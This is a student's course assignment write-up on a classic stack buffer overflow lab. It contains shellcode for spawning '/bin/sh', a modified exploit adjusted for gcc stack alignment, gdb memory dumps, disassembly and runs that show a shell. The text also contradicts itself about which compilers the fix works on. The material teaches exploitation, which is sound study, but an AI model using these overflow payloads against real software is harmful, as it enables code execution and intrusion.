SSE 2024 Assignment 1

Yuvraj Talukdar (CS23D009)

February 12, 2024

Question 1.

Explain the functioning of the code "shell.c" (example code disuccused in class) Explaination

```
2   char shellcode[] = "   \xeb\x18\x5e\x31\xc0\x
3
4   char large_string[128];
5
6   void main() {
7       char buffer[48];
8       int i;
9       long *long_ptr = (long *) large_string;
10
11      for(i=0; i < 32; ++i) // 128/4 = 32
12          long_ptr[i] = (int) buffer;
13
14      for(i=0; i < strlen(shellcode); i++){
15          large_string[i] = shellcode[i];
16      }
17
18      strcpy(buffer, large_string);
19  }
```

Figure 1: Code provided in assignment 1.

of the motive / supposed working of the code-

Aim here is to overflow the char array named buffer (Line 7) in such a way that the overflowed data rewrites the return address present in the stack.

Strcpy function (line 18) is used for achieving this by copying the char array large_string to the char array buffer. large_string is much larger than the buffer as a result overflow occurs.

When overflow occues we want rewrite the return address in the stack with a address which contains a malitious payload. The malitious payload here is stored in the char array names shellcode (line 2). The program used long_ptr to store the address of the large_string and used it to repetadely store the address of the buffer. The for loop in line 11, 12 does this. Large string is of size 128, and the address size of a 32 bit machine is 32 bit which is 4 byte. $128 / 4 = 32$, so the for loop runs for 32 itteration to fully fill the large_string. (The assignment asked us to compile the code for 32 bit machine, for 64 bit this oviously will change.) Once the address filling process is complete the code fills the payload in the latge_string using the for loop in line 14, 15. Finally strcpy is used to copy the large_string to buffer which should lead to buffer overflow and rewriting of the returrn address with the address of the buffer where the malitious shell code is stored. The shell code is for starting a shell session, so when the program is executed a shell session should start.

Question 2.

a. Explain the output of the code or what minimal changes should be made to "shell.c" such that it works when compiled with gcc (provided Makefile).

b. Justify and highlight the changes made to the code if any and provide supporting screenshots of successful runs.

```
gdb-peda$ x/64x $sp
0xffffd4f0:     0xffffd508      0x0804a0a0      0xf7fb6000      0xf7eec337
0xffffd500:     0xffffffff      0x0000002f      0x315e18eb      0x087689c0
0xffffd510:     0x89074688      0x0bb00c46      0x4e8df389      0x0c568d08
0xffffd520:     0xe3e880cd      0x2fffffff      0x2f6e6962      0x20206873
0xffffd530:     0x20202020      0xffff2020      0xffffd508      0xffffd508
0xffffd540:     0xffffd508      0xffffd508      0xffffd508      0xffffd508
0xffffd550:     0xffffd508      0xffffd508      0xffffd508      0xffffd508
0xffffd560:     0xffffd508      0xffffd508      0xffffd508      0xffffd508
0xffffd570:     0xffffd508      0xffffd508      0xffffd508      0xffffd508
0xffffd580:     0xffffd508      0xffffd508      0xf7fb6000      0xf7fb6000
0xffffd590:     0x00000000      0x548b48a1      0x68ca66b1      0x00000000
0xffffd5a0:     0x00000000      0x00000000      0x00000001      0x08048340
0xffffd5b0:     0x00000000      0xf7fedee0      0xf7fe8770      0xf7ffd000
0xffffd5c0:     0x00000001      0x08048340      0x00000000      0x08048361
0xffffd5d0:     0x0804843b      0x00000001      0xffffd5f4      0x080484e0
0xffffd5e0:     0x08048540      0xf7fe8770      0xffffd5ec      0xf7ffd918
gdb-peda$ p (char*)buffer
$1 = 0xffffd508 "\353\030^1\300\211v\b\210F\a\211F\f\260\v\211\363\215N\b\21
5V\f\350\343\377\377\377/bin/sh        \377\377\b\325\377\377\b\325\377\377\
b\325\377\377\b\325\377\377\b\325\377\377\b\325\377\377\b\325\377\377\b\325\
377\377\b\325\377\377\b\325\377\377\b\325\377\377\b\325\377\377\b\325\377\37
7\b\325\377\377\b\325\377\377\b\325\377\377\b\325\377\377\b\325\377\377\b\32
5\377\377\b\325\377\377"
```

Figure 2: Alignment Problem in GCC

Problems I found in the original code:-

1. The given program works when compiled with clang but not with gcc.
2. Basically the problem is an alligment issue. GCC adds 4 bytes offset to buffer (which clang does not) as a result when strcpy is executed the return address doesnot perfectly alligns with the address of the buffer.
3. In the Ghidra decompiled code (Figure 3.a and 3.b) we can see for gcc there is an offset where as in clang there is no offset.

```
local_c = &stack0x00000004;
local_18 = large_string + 0x10;
for (local_14 = 0; (int)local_14 < 0x22; local_14 = local_14 + 1) {
  *(char **)(large_string + local_14 * 4 + 0x10) = local_48;
}
```

(a) Decompiled gcc code using ghidra.

```
for (long_ptr = (long *)0x0; (int)long_ptr < 0x20; long_ptr = (long *)((int)long_ptr + 1)) {
  *(int **)(large_string + (int)long_ptr * 4) = &i;
}
```

(b) Decompiled clang code using ghidra.

Figure 3: Ghidra decompiled code for clang and gcc.

4. **Solution 1:** Use the flag -mpreferred-stack-boundary=2 in the Makefile. But again this is modifying the Makefile which is not allowed according to the question. The -mpreferred-stack-boundary flag in GCC controls the alignment of the stack frame. It specifies the preferred alignment boundary for the stack pointer within a function's prologue.

```
sse@sse_vm:~/Documents/sse/Assignment1/cs6570_assignment_1_password_1234$ make && ./shell
rm -f shell
gcc -w -m32 -g -fno-stack-protector -z execstack -O0 -mpreferred-stack-boundary=2 shell.c -o shell
$ whoami
sse
$ ls
CS6570_Assignment-1.pdf  Makefile  a.out  full_code.c  pat  peda-session-shell.txt  shell  shell.c  shell_clang  temp.c
$ 
```


Figure 4: Proof of successful execution on using the compiler flag -mpreferred-stack-boundary=2

5. **Solution 2:** In the modified code we made the adjustment for potential padding by

```
char shellcode[] = "\xeb\x18\x5e\x31\xc0\x89

char large_string[128];

void main() {
    char buffer[48];
    int i;
    long *long_ptr = (long *) large_string;

    for(i=0; i < 32; ++i) // 128/4 = 32
        long_ptr[i] = (int) buffer+4;


    for(i=0; i < strlen(shellcode); i++){
        large_string[i+4] = shellcode[i];
    }

    strcpy(buffer, large_string);
}
```

Figure 5: Modified Code

incrementing the address stored in large_string (large_string[i+4] = shellcode[i];) and aligning it properly by adding +4 when assigning addresses to long_ptr. This adjustment makes the code less likely to fail due to misalignment issues, hence it works on both GCC and Clang.




```
sse@sse_vm:~/Documents/sse/Assignment1/cs6570_assignment_1_password_1234$ make && ./shell
rm -f shell
gcc -w -m32 -g -fno-stack-protector -z execstack -O0 shell.c -o shell
0xffffd57c
$ whoami
sse
$ ls
CS6570_Assignment-1.pdf  Makefile  a.out  full_code.c  pat  peda-session-shell.txt  shell  shell.c  shell_clang  temp.c
$
```

Figure 6: Proof of successful execution of the modified code.


Question 3.

How does your compiled binary differ from the provided binary "shell_clang"?



```
   0x08048449 <+14>:    sub    esp,0x44
   0x0804844c <+17>:    mov    DWORD PTR [ebp-0x10],0x804a0a0
   0x08048453 <+24>:    mov    DWORD PTR [ebp-0xc],0x0
   0x0804845a <+31>:    jmp    0x8048477 <main+60>
   0x0804845c <+33>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0804845f <+36>:    lea    edx,[eax*4+0x0]
   0x08048466 <+43>:    mov    eax,DWORD PTR [ebp-0x10]
   0x08048469 <+46>:    add    eax,edx
   0x0804846b <+48>:    lea    edx,[ebp-0x40]
   0x0804846e <+51>:    add    edx,0x4
   0x08048471 <+54>:    mov    DWORD PTR [eax],edx
   0x08048473 <+56>:    add    DWORD PTR [ebp-0xc],0x1
   0x08048477 <+60>:    cmp    DWORD PTR [ebp-0xc],0x1f
   0x0804847b <+64>:    jle    0x804845c <main+33>
   0x0804847d <+66>:    mov    DWORD PTR [ebp-0xc],0x0
   0x08048484 <+73>:    jmp    0x80484a1 <main+102>
   0x08048486 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x08048489 <+78>:    lea    edx,[eax+0x4]
   0x0804848c <+81>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0804848f <+84>:    add    eax,0x804a040
   0x08048494 <+89>:    movzx  eax,BYTE PTR [eax]
   0x08048497 <+92>:    mov    BYTE PTR [edx+0x804a0a0],al
   0x0804849d <+98>:    add    DWORD PTR [ebp-0xc],0x1
   0x080484a1 <+102>:   sub    esp,0xc
   0x080484a4 <+105>:   push   0x804a040
   0x080484a9 <+110>:   call   0x8048310 <strlen@plt>
   0x080484ae <+115>:   add    esp,0x10
   0x080484b1 <+118>:   mov    edx,eax
   0x080484b3 <+120>:   mov    eax,DWORD PTR [ebp-0xc]
   0x080484b6 <+123>:   cmp    edx,eax
   0x080484b8 <+125>:   ja     0x8048486 <main+75>
   0x080484ba <+127>:   sub    esp,0x8
   0x080484bd <+130>:   push   0x804a0a0
   0x080484c2 <+135>:   lea    eax,[ebp-0x40]
   0x080484c5 <+138>:   push   eax
   0x080484c6 <+139>:   call   0x8048300 <strcpy@plt>
   0x080484cb <+144>:   add    esp,0x10
   0x080484ce <+147>:   nop
   0x080484cf <+148>:   mov    ecx,DWORD PTR [ebp-0x4]
   0x080484d2 <+151>:   leave
   0x080484d3 <+152>:   lea    esp,[ecx-0x4]
   0x080484d6 <+155>:   ret
End of assembler dump.
gdb-peda$
```

(a) Disassembly of modified code.



```
Dump of assembler code for function main:
   0x08048440 <+0>:     push   ebp
   0x08048441 <+1>:     mov    ebp,esp
   0x08048443 <+3>:     sub    esp,0x48
   0x08048446 <+6>:     lea    eax,ds:0x804a050
   0x0804844c <+12>:    mov    DWORD PTR [ebp-0x38],eax
   0x0804844f <+15>:    mov    DWORD PTR [ebp-0x34],0x0
   0x08048456 <+22>:    cmp    DWORD PTR [ebp-0x34],0x20
   0x0804845a <+26>:    jge    0x804847a <main+58>
   0x08048460 <+32>:    lea    eax,[ebp-0x30]
   0x08048463 <+35>:    mov    ecx,DWORD PTR [ebp-0x34]
   0x08048466 <+38>:    mov    edx,DWORD PTR [ebp-0x38]
   0x08048469 <+41>:    mov    DWORD PTR [edx+ecx*4],eax
   0x0804846c <+44>:    mov    eax,DWORD PTR [ebp-0x34]
   0x0804846f <+47>:    add    eax,0x1
   0x08048472 <+50>:    mov    DWORD PTR [ebp-0x34],eax
   0x08048475 <+53>:    jmp    0x8048456 <main+22>
   0x0804847a <+58>:    mov    DWORD PTR [ebp-0x34],0x0
   0x08048481 <+65>:    mov    eax,DWORD PTR [ebp-0x34]
   0x08048484 <+68>:    mov    ecx,esp
   0x08048486 <+70>:    mov    DWORD PTR [ecx],0x804a020
   0x0804848c <+76>:    mov    DWORD PTR [ebp-0x3c],eax
   0x0804848f <+79>:    call   0x8048310 <strlen@plt>
   0x08048494 <+84>:    mov    ecx,DWORD PTR [ebp-0x3c]
   0x08048497 <+87>:    cmp    ecx,eax
   0x08048499 <+89>:    jae    0x80484c1 <main+129>
   0x0804849f <+95>:    mov    eax,DWORD PTR [ebp-0x34]
   0x080484a2 <+98>:    mov    cl,BYTE PTR [eax*1+0x804a020]
   0x080484a9 <+105>:   mov    eax,DWORD PTR [ebp-0x34]
   0x080484ac <+108>:   mov    BYTE PTR [eax*1+0x804a050],cl
   0x080484b3 <+115>:   mov    eax,DWORD PTR [ebp-0x34]
   0x080484b6 <+118>:   add    eax,0x1
   0x080484b9 <+121>:   mov    DWORD PTR [ebp-0x34],eax
   0x080484bc <+124>:   jmp    0x8048481 <main+65>
   0x080484c1 <+129>:   lea    eax,[ebp-0x30]
   0x080484c4 <+132>:   mov    ecx,esp
   0x080484c6 <+134>:   mov    DWORD PTR [ecx],eax
   0x080484c8 <+136>:   mov    DWORD PTR [ecx+0x4],0x804a050
   0x080484cf <+143>:   call   0x8048300 <strcpy@plt>
   0x080484d4 <+148>:   mov    DWORD PTR [ebp-0x40],eax
   0x080484d7 <+151>:   add    esp,0x48
   0x080484da <+154>:   pop    ebp
   0x080484db <+155>:   ret
```

(b) Disassembly of shell_clang.

1. In the original code, the addresses stored in large_string are calculated as edx + [ebp-0x10], where edx is the offset calculated based on the loop counter (eax), and [ebp-0x10] holds the address of buffer.
2. The instruction mov DWORD PTR [edx],eax directly stores the address of buffer into large_string.

3. This approach doesn't account for any padding between buffer and large_string, potentially leading to misalignment issues.
4. In the modified code, the addresses stored in large_string are calculated as [ebp-0x40] + 4, where [ebp-0x40] is the address of buffer.
5. The instruction mov DWORD PTR [eax],edx stores the address of buffer + 4 into large_string, accounting for potential padding between buffer and large_string.
6. By adding +4 to the address of buffer, the modified code ensures proper alignment between buffer and large_string.

Question 4.

Why does the provided binary work as intended even when it is compiled from the orignal source file "shell.c" using clang instead of gcc?

The crux of the problem is alignment. GCC by default alings the pointers differently compared to clang. The modified code words only on gcc and not on clang. The modified code keeps in factor the gcc alignment scheme and crafts the required payload with proper length both for the payload and buffer to perform the successful attack.

In conclusion we can say that for a successful bufferoverflow attack the compiler environment need to be also taken into consideration.

Extra Tools Used

1. Ghidra https://ghidra-sre.org/
2. GDB-PEDA https://github.com/longld/peda